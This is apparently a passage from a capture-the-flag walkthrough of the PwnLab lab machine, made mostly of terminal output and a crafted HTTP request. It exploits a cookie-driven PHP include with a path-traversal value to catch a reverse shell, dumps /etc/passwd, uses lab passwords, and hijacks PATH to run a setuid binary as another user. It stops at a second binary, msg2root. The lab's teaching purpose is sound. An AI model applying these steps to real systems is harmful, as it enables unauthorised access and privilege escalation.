


```
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
	include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
```

After studying the structure of the code, I noticed that the language file is loaded manually instead of cookies. You can take advantage of this by replacing the language cookie with my malicious shell php script in BurpSuite:




```
GET / HTTP/1.1
Host: 192.168.56.110
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.56.110/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: lang=../upload/d29afda72e984ab307f8f0f685ca1ac4.jpg
Connection: close


```




```
┌──(urals㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
192.168.56.110: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.110] 58556
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) i686 GNU/Linux
 00:38:53 up  7:14,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ echo 'os.system('/bin/bash')'
os.system(/bin/bash)
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@pwnlab:/$ █
```

It's cool! The shell has been triggered and you can spawn tty, which indicates that the python has been installed.




```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@pwnlab:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
john:x:1000:1000:,,,:/home/john:/bin/bash
kent:x:1001:1001:,,,:/home/kent:/bin/bash
mike:x:1002:1002:,,,:/home/mike:/bin/bash
kane:x:1003:1003:,,,:/home/kane:/bin/bash
mysql:x:107:113:MySQL Server,,,:/nonexistent:/bin/false
www-data@pwnlab:/$ █
```

The contents of /etc/passwd are shown above. In addition to the already known trio of users, there is one more: john.




```
kent@pwnlab:/$ ls
ls
bin   dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
kent@pwnlab:/$ cd home
cd home
kent@pwnlab:/home$ ls
ls
john  kane  kent  mike
kent@pwnlab:/home$ cd john
cd john
bash: cd: john: Permission denied
kent@pwnlab:/home$ cd kane
cd kane
bash: cd: kane: Permission denied
kent@pwnlab:/home$ cd mike
cd mike
bash: cd: mike: Permission denied
kent@pwnlab:/home$ sudo -l
sudo -l
bash: sudo: command not found
kent@pwnlab:/home$ ls -al
ls -al
total 24
drwxr-xr-x  6 root root 4096 Mar 17  2016 .
drwxr-xr-x 21 root root 4096 Mar 17  2016 ..
drwxr-x---  2 john john 4096 Mar 17  2016 john
drwxr-x---  2 kane kane 4096 Mar 17  2016 kane
drwxr-x---  2 kent kent 4096 Mar 17  2016 kent
drwxr-x---  2 mike mike 4096 Mar 17  2016 mike
kent@pwnlab:/home$ cd ~
cd ~
kent@pwnlab:~$ ls -al
ls -al
total 20
drwxr-x--- 2 kent kent 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 kent kent  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 kent kent 3515 Mar 17  2016 .bashrc
-rw-r--r-- 1 kent kent  675 Mar 17  2016 .profile
kent@pwnlab:~$ 
```

I changed the user to kent and tried to climb through the directories. As you can see, it has nothing to cling to – sudo doesn't work, there are no files. I'll try to go to other users:




```
kent@pwnlab:~$ su mike
su mike
Password: SIfdsTEn6I

su: Authentication failure
kent@pwnlab:~$ 
```

The mike password didn't work.




```
kent@pwnlab:~$ su kane
su kane
Password: iSv5Ym2GRo

kane@pwnlab:/home/kent$ ls -al
ls -al
ls: cannot open directory .: Permission denied
kane@pwnlab:/home/kent$ sudo -l
sudo -l
bash: sudo: command not found
kane@pwnlab:/home/kent$ ls
ls
ls: cannot open directory .: Permission denied
kane@pwnlab:/home/kent$ cd ~
cd ~
kane@pwnlab:~$ ls
ls
msgmike
kane@pwnlab:~$ ls -al
ls -al
total 28
drwxr-x--- 2 kane kane 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 kane kane  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 kane kane 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 mike mike 5148 Mar 17  2016 msgmike
-rw-r--r-- 1 kane kane  675 Mar 17  2016 .profile
kane@pwnlab:~$ sudo -l
sudo -l
bash: sudo: command not found
kane@pwnlab:~$ 
```

So, I found the msgmike file in kane, which is a binary that can be run:




```
file msgmike
msgmike: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=d7e0b21f33b213
4bd17467c3bb9be37deb88b365, not stripped
kane@pwnlab:~$ 
```




```
4bd17467c3bb9be37deb88b365, not stripped
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$ 
```

When you try to execute msgmike, you get a message from the cat command that there is no msg.txt fileYou can create your own cat that will execute "/bin/bash":




```
kane@pwnlab:~$ echo "/bin/bash" > cat
echo "/bin/bash" > cat
kane@pwnlab:~$ ls
ls
cat  msgmike
kane@pwnlab:~$ 
```

And in order for my cat to run, you need to change the $PATH variable:




```
PWD=/home/kane
LANG=en_US.UTF-8
APACHE_RUN_GROUP=www-data
HOME=/home/kane
SHLVL=2
LOGNAME=kane
APACHE_RUN_DIR=/var/run/apache2
APACHE_LOCK_DIR=/var/lock/apache2
_=/usr/bin/env
OLDPWD=/home
kane@pwnlab:~$ export PATH=.:$PATH
export PATH=.:$PATH
kane@pwnlab:~$ env
env
APACHE_PID_FILE=/var/run/apache2/apache2.pid
SHELL=/bin/bash
APACHE_RUN_USER=www-data
OLDPWD=/home
USER=kane
LS_COLORS=
MAIL=/var/mail/kane
PATH=.:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
APACHE_LOG_DIR=/var/log/apache2
PWD=/home/kane
LANG=en_US.UTF-8
APACHE_RUN_GROUP=www-data
HOME=/home/kane
SHLVL=2
LOGNAME=kane
APACHE_RUN_DIR=/var/run/apache2
APACHE_LOCK_DIR=/var/lock/apache2
_=/usr/bin/env
kane@pwnlab:~$ ./msgmike
./msgmike
mike@pwnlab:~$ id
id
uid=1002(mike) gid=1002(mike) groups=1002(mike),1003(kane)
mike@pwnlab:~$ whoami
whoami
mike
mike@pwnlab:~$ █
```

So, I managed to open msgmike and I am now under the user mike:




```
mike@pwnlab:/$ cd /home
cd /home
mike@pwnlab:/home$ ls
ls
john  kane  kent  mike
mike@pwnlab:/home$ cd mike
cd mike
mike@pwnlab:/home/mike$ ls -a
ls -a
.  ..  .bash_logout  .bashrc  msg2root  .profile
mike@pwnlab:/home/mike$ █
```

So, when I go to the home directory of mike, I see that it has a binary again, this time called msg2root. If you try to open it, it will give you a prompt:

